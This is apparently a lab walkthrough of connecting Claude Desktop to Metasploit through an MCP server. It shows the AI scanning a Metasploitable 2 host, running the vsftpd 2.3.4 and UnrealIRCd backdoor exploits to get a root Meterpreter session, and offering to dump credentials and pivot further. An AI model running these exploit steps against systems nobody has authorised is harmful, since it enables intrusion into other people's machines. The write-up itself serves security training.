

AI-POWERED PENETRATION TESTING



METASPLOIT



Contents

Overview	4
Introduction	4
Lab Environment	4
Building the Metasploit MCP Bridge	5
Installing the Metasploit MCP Server	5
Starting PostgreSQL and the MSF RPC Daemon	6
Adding the Claude Desktop Repository Key	6
Registering the Repository and Refreshing APT	6
Installing Claude Desktop	7
Opening Claude Desktop Settings	7
Locating the Local MCP Server Panel	8
Locating the Configuration File	9
Reviewing the Default Configuration	10
Referencing the MetasploitMCP Template	11
Registering the Metasploit Server	12
Confirming the Server Is Running	13
Scenario 1	14
Compromising the Linux Target	14
Tasking Claude to Scan the Target	14
Initial Port Discovery	14
The Complete Port Map	15
Exploiting the vsftpd Backdoor	17
Gaining a Root Shell	17
Listing the Active Session	18
Post-Exploitation: Enumerating SMB Shares	18
Chaining a Second Exploit: UnrealIRCd	19
Pivoting to the Domain Controller	20
Consolidating the Foothold	20
Reviewing the Metasploit Toolset	20
Scenario 2	21
Scanning the Domain Controller	21
Surveying SMB Exploits	22
Supplying the Target	23
Supplying SMB Credentials	24



Gaining a SYSTEM Session.....	24
Confirming SYSTEM on the DC.....	25
Surveying Post-Exploitation Modules	26
Enumerating Domain Controller Shares	26
Scenario 3.....	28
Generate Payload.....	28
Choosing the Output Format	28
Setting the Listener Host.....	29
Setting the Listener Port	29
Generating the Payload.....	30
Hosting the Payload	30
Starting the Handler.....	30
List Active Sessions.....	31
Mitigation Strategies	32
Conclusion.....	33



Overview

This article documents an end-to-end agentic penetration test. Claude Desktop, connected to the Metasploit Framework through the Model Context Protocol (MCP), turns plain-English tasks into real offensive actions. The assistant scans the network, selects and launches exploit modules, manages sessions, runs post-exploitation, and even builds and delivers a custom payload — first compromising a vulnerable Linux host and then pivoting to a Windows Domain Controller. Metasploit performs the work; a permission gate keeps a human in control of every offensive step; and every action targets a private, isolated lab the author owns.

The walkthrough proceeds in three movements: building the MCP bridge, compromising the Linux target, and pivoting to the Domain Controller. It closes with concrete mitigation strategies and a


Introduction

The Model Context Protocol lets Claude Desktop reach beyond conversation and calls external tools directly. Pointed at a Metasploit MCP server, the assistant becomes an operator's force multiplier: it interprets terse instructions, recalls exact module syntax, chains steps, and reports results in context — collapsing much of the friction that normally slows an engagement.

This piece demonstrates that workflow in full. Rather than typing Metasploit commands by hand, the operator issues goals such as "scan 192.168.1.8" or "exploit port 21," and the assistant proposes and executes the corresponding actions. The result is a vivid look at how natural-language interfaces are reshaping practical security testing. Because these techniques grant real control over real systems, they must only ever run against assets you are explicitly authorised to test.

Lab Environment

The engagement unfolds on a single isolated segment, 192.168.1.0/24, built in VMware. A Kali Linux machine serves as the attacker and hosts both Claude Desktop and the Metasploit Framework. Two victims complete the picture: an intentionally vulnerable Metasploitable 2 Linux box and a Windows Server 2019 Active Directory Domain Controller. The hosts and their roles are summarised below.



Architecturally, Claude Desktop communicates with msfrpcd via the MCP bridge, and Metasploit reaches the targets across the lab segment. Nothing in this environment is connected to a production network.

Building the Metasploit MCP Bridge

Before any offensive action, we connect the assistant to Metasploit. The following steps install the bridge, start the framework's services, deploy Claude Desktop, and register the server.

Installing the Metasploit MCP Server

We will first install the bridge that exposes Metasploit's RPC interface as MCP tools such as `run_exploit`, `run_post_module`, and `list_active_sessions`.

```
sudo apt install metasploitmcp
```



```
(kali㉿kali)-[~]  
$ sudo apt install metasploitmcp  
[sudo] password for kali:  
metasploitmcp is already the newest version (0.0~git2  
The following packages were automatically installed a  
  curlftpfs          libavc1394-0      l  
  enchant-2          libavfilter10     l  
  gir1.2-girepository-2.0 libavformat61     l
```

Starting PostgreSQL and the MSF RPC Daemon

Metasploit relies on PostgreSQL, and the bridge communicates through msfrpcd. We start the database, then launch the RPC daemon bound to localhost; it backgrounds itself and reports a live PID.

```
sudo service postgresql start  
msfrpcd -P <msf-password> -S -a 127.0.0.1 -p 55553
```

```
(kali㉿kali)-[~]  
$ sudo service postgresql start  
  
(kali㉿kali)-[~]  
$ msfrpcd -P Ignite@987 -S -a 127.0.0.1 -p 55553  
  
[*] MSGRPC starting on 127.0.0.1:55553 (NO SSL):Msg ...  
[*] MSGRPC backgrounding at 2026-06-02 14:12:31 -0400 ...  
[*] MSGRPC background PID 76401
```

Adding the Claude Desktop Repository Key

To install the client, we first import the repository signing key so APT can verify the packages.

```
curl -fsSL https://pkg.claude-desktop-debian.dev/KEY.gpg | sudo gpg --dearmor -o  
/usr/share/keyrings/claude-desktop.gpg
```

```
(kali㉿kali)-[~]  
$ curl -fsSL https://pkg.claude-desktop-debian.dev/KEY.gpg | sudo gpg --dearmor -o /usr/share/keyrings/claude-desktop.gpg  
[sudo] password for kali:
```

Registering the Repository and Refreshing APT

Next, we register the repository against that keyring and refresh the package index.

```
echo "deb [signed-by=/usr/share/keyrings/claude-desktop.gpg arch=amd64,arm64]  
https://pkg.claude-desktop-debian.dev stable main" | sudo tee /etc/apt/sources.list.d/claude-  
desktop.list
```



```
sudo apt update
```

```
(kali@kali)-[~]
└─$ echo "deb [signed-by=/usr/share/keyrings/claude-desktop.gpg arch=amd64,arm64] https://pkg.claude-desktop-debian.dev stable main" | sudo tee /etc/apt/sources.list.d/claude-desktop.list
deb [signed-by=/usr/share/keyrings/claude-desktop.gpg arch=amd64,arm64] https://pkg.claude-desktop-debian.dev stable main
(kali@kali)-[~]
└─$ sudo apt update
Get:1 https://pkg.claude-desktop-debian.dev stable InRelease
Hit:2 http://http.kali.org/kali kali-rolling InRelease
Hit:3 https://ngrok-agent.s3.amazonaws.com bookworm InRelease
Fetched 2,539 B in 1s (2,224 B/s)
1 package can be upgraded. Run 'apt list --upgradable' to see it.
```

Installing Claude Desktop


We then install the Claude Desktop client, which provides the Cowork interface and the local MCP server manager.

```
sudo apt install claude-desktop
```

```
(kali@kali)-[~]
└─$ sudo apt install claude-desktop
claude-desktop is already the newest version (1.9255.2-2.0.16).
The following packages were automatically installed and are no longer re
curlftpfs          libavc1394-0       libcrypt-dev      li
enchant-2          libavfilter10      libdisplay-info2  li
```


Opening Claude Desktop Settings

After launching the client, we open the account menu and select **Settings** to reach the configuration panels.



Locating the Local MCP Server Panel


In Settings, we open the **Developer** tab to access Local MCP servers, then click **Edit Config** to open the JSON file that defines them.



Locating the Configuration File

Edit Config points to `claude_desktop_config.json` in the Claude profile directory, which we open in a text editor.

```
~/config/Claude/claude_desktop_config.json
```



Reviewing the Default Configuration

The file initially holds only client preferences — note the remoteToolsDeviceName "kali". We will add an mcpServers block alongside these settings.



```
File Edit Search View Document Help
1|{
2  "preferences": {
3    "coworkWebSearchEnabled": true,
4    "remoteToolsDeviceName": "kali",
5    "coworkScheduledTasksEnabled": true,
6    "ccdScheduledTasksEnabled": true,
7    "sidebarMode": "epitaxy",
8    "bypassPermissionsGateByAccount": {
9      "d3a7df0f-c246-475b-bd0f-42634e9585a9": false
10   },
11   "epitaxyPrefs": {
12     "starred-local-code-sessions": [],
13     "starred-cowork-spaces": [],
14     "starred-session-groups": []
15   }
16 },
17 "coworkUserFilesPath": "/home/kali/Claude"
18 }
```

Referencing the MetasploitMCP Template

The MetasploitMCP project page supplies a template mcpServers block specifying the command, arguments, and an MSF_PASSWORD variable, which we adapt to our installation.

[Metasploit MCP Configuration](#)





Metasploit MCP Server | A x

mcpservers.org/servers/fishke22/MetasploitMCP

For Claude Desktop integration, configure
claude_desktop_config.json :

```
{
  "mcpServers": {
    "metasploit": {
      "command": "uv",
      "args": [
        "--directory",
        "C:\\path\\to\\MetasploitMCP",
        "run",
        "MetasploitMCP.py",
        "--transport",
        "stdio"
      ],
      "env": {
        "MSF_PASSWORD": "yourpassword"
      }
    }
  }
}
```

Other MCP Clients

For other MCP clients that use HTTP/SSE:

1. Start the server in HTTP mode:

Notebr
Import v
to Note!

Registering the Metasploit Server

We edit the configuration: the command becomes metasploitmcp, the transport is stdio, and MSF_PASSWORD carries the same password given to msfrpcd.

```
{
"mcpServers": {
"metasploit": {
"command": "metasploitmcp",
"args": [


"--transport",
"stdio"
],
"env": {
"MSF_PASSWORD": "Ignite@987"
}
}
}
}
```




```
1 {
2   "mcpServers": {
3     "metasploit": {
4       "command": "metasploitmcp",
5       "args": [
6
7         "--transport",
8         "stdio"
9       ],
10      "env": {
11        "MSF_PASSWORD": "Ignite@987"
12      }
13    }
14  }
15 }
```

Confirming the Server Is Running

Back in Settings, the Local MCP servers panel lists Metasploit with a green **running** badge — the bridge is live, and the Metasploit tools are now available to the assistant.





Scenario 1


Compromising the Linux Target

With the bridge live, we turn the assistant on the Metasploitable 2 host at 192.168.1.8, moving from reconnaissance to a root shell using only plain-language tasks.

Tasking Claude to Scan the Target

We issue a deliberately terse task — no flags, no module names. The assistant must work out the method itself.

```
scan 192.168.1.8
```



Initial Port Discovery

Claude reasons about its constraints — the sandbox lacks raw-socket Nmap — proposes alternatives, runs a scan through the connector, and returns the first open ports: FTP, SSH, Telnet, SMTP, HTTP, SMB, MySQL, and VNC.



The sandbox doesn't have the raw socket permissions needed for nmap. A few alternatives:

1. **Run nmap locally** on your machine: `nmap -sV -sC -T4 192.168.1.8`
2. **Use the Metasploit connector** — I see a Metasploit plugin available. I can run an auxiliary scanner (like `auxiliary/scanner/portscan/tcp`) against that host if you'd like.
3. **Simple TCP connect scan** via Python (no raw sockets needed):

Ran a command >

Open ports on 192.168.1.8:

Port	Service
21	FTP
22	SSH
23	Telnet
25	SMTP
53	DNS
80	HTTP
139	NetBIOS
445	SMB
3306	MySQL
5900	VNC

The Complete Port Map

Asked for a full scan, the assistant returns all 31 open ports and annotates them with security context — flagging vsftpd 2.3.4, the Samba usermap_script weakness, distccd RCE, the ingreslock backdoor, and an UnrealIRCd backdoor.

complete port scan



→ complete port scan

Ran a command >

Full scan of **192.168.1.8** — 31 open ports:

Port	Service	Notes
21	FTP	vsftpd 2.3.4 — exploited
22	SSH	OpenSSH
23	Telnet	Unencrypted login
25	SMTP	Mail server
53	DNS	Name server
80	HTTP	Web server
111	RPCbind	NFS prereq
139	NetBIOS	Samba
445	SMB	Samba — ms08_067 / usermap_script
512	rexec	Remote exec
513	rlogin	Remote login
514	rsh	Remote shell (no auth)
1099	RMI	Java RMI registry
1524	Ingreslock	Backdoor shell
2049	NFS	Network file share
2121	FTP (alt)	ProFTPD
3306	MySQL	Database
3632	distccd	Compiler daemon — RCE
5432	PostgreSQL	Database
5900	VNC	Remote desktop
6000	X11	Display server
6200	vsftpd backdoor	Leftover exploit
6667	IRC	UnrealIRCd — backdoor



Exploiting the vsftpd Backdoor

We escalate from looking to acting. Claude maps the request to the module `unix/ftp/vsftpd_234_backdoor`, sets `RHOSTS`, and requests `run_exploit`. A permission gate halts execution until a human explicitly approves.

exploit port 21

The screenshot shows the Claude AI interface with a dark theme. At the top right, a red notification bubble with the number '1' contains the text 'exploit port 21'. Below this, a section titled 'Loaded tools, used metasploit integration >' shows a search bar with 'Loading tools' and a list of tools. The tool 'run_exploit' is selected, and its 'Request' is displayed in a code block. The request is a JSON object:

```
{  'module_name': 'unix/ftp/vsftpd_234_backdoor',  'options': {    'RHOSTS': '192.168.1.8'  },  'timeout_seconds': 30}
```

. Below the code block, a warning message states: 'Allowing this action comes with risks. Malicious instructions in files, emails, and web content could trick Claude into unintended actions. [Learn more](#)'. At the bottom, there are three buttons: 'Allow for this task' (highlighted with a red box), 'Allow once', and 'Deny'. The 'Allow for this task' button has a dropdown arrow next to it.

Gaining a Root Shell

On approval, the backdoor triggers and a Meterpreter session open as root on `metasploitable.localdomain`, tunnelled from Kali at `192.168.1.17`.



Loaded tools, used metasploit integration >

Need LHOST. Let me get the local IP and retry.

Used metasploit integration, ran a command >

Shell opened — root access on 192.168.1.8.

```
Session 1 | Meterpreter
Type:      meterpreter (x86/linux)
User:      root @ metasploitable.localdomain
Tunnel:    192.168.1.17:4444 → 192.168.1.8:49725
Via:       exploit/unix/ftp/vsftpd_234_backdoor
```

The vsftpd 2.3.4 backdoor was present and triggered successfully — the banner confirmed it immediately. You now have a **root Meterpreter session**.

Want to run post-exploitation modules, dump credentials, or pivot further?

Listing the Active Session

We confirm the foothold. The `list_active_sessions` tool reports one live root Meterpreter session, ready for post-exploitation.

```
list_active_sessions
```

→ `list_active_sessions`

`list_active_sessions >`

1 active session:

#	Type	Peer	User	Via
1	Meterpreter (x86/linux)	192.168.1.8:49725	root @ metasploitable.localdomain	vsftpd_234_backdoor

Session 1 is still alive and running as root. What do you want to do with it?

Post-Exploitation: Enumerating SMB Shares

Claude runs an SMB auxiliary module, correctly recognising `smb_enumshares` as an auxiliary rather than a post module and returns the share list — including a world-writable tmp share — noting Samba 3.0.20 is vulnerable to `usermap_script` (CVE-2007-2447).

```
run_post_module scanner/smb/smb_enumshares
```




```
run_post_module scanner/smb/smb_enumshares
```

Thought process >

`smb_enumshares` is an auxiliary module, not a post module — no session needed. Let me run it correctly:

run_auxiliary_module >

SMB Shares on 192.168.1.8 (Samba 3.0.20-Debian):

Share	Type	Notes
<code>print\$</code>	DISK	Printer Drivers
<code>tmp</code>	DISK	"oh noes!" — world-writable
<code>opt</code>	DISK	Generic share
<code>IPC\$</code>	IPC	IPC Service
<code>ADMIN\$</code>	IPC	Admin IPC

Notable: Samba 3.0.20 is vulnerable to `exploit/multi/samba/usermap_script` (CVE-2007-2447) — one of the most reliable Metasploitable exploits. Want me to run it?

Chaining a Second Exploit: UnrealIRCd

Directed at another flagged service, the assistant launches `unix/irc/unreal_ircd_3281_backdoor` and creates a second session — demonstrating multi-exploit chaining — while candidly noting a session-persistence quirk in the RPC layer.

```
run exploit on port 6667
```



```
run_exploit >
```

run exploit on port 6667

```
Session 2 opened. Let me send a command right away:
```

```
send_session_command >
```

The exploit worked — **Session 2** was created via `unix/irc/unreal_ircd_3281_backdoor` — but it's dying before commands reach it, same as before. This is a consistent session persistence problem with the Metasploit RPC layer in this environment, not an exploit failure.

Both exploits (vsftpd + UnrealIRCd) are confirmed working. To actually interact with the shells, run directly from your Kali terminal:

UnrealIRCd (port 6667):

Pivoting to the Domain Controller

With the Linux host owned, we turn to the prize of the lab — the Windows Domain Controller at 192.168.1.11 — and drive the assistant from reconnaissance to a standing SYSTEM session.

Consolidating the Foothold

We begin by confirming our two existing footholds on the Linux host: a root Meterpreter session via vsftpd and a command shell via UnrealIRCd — a stable base from which to pivot.

```
list_active_sessions
```

```
list_active_sessions >
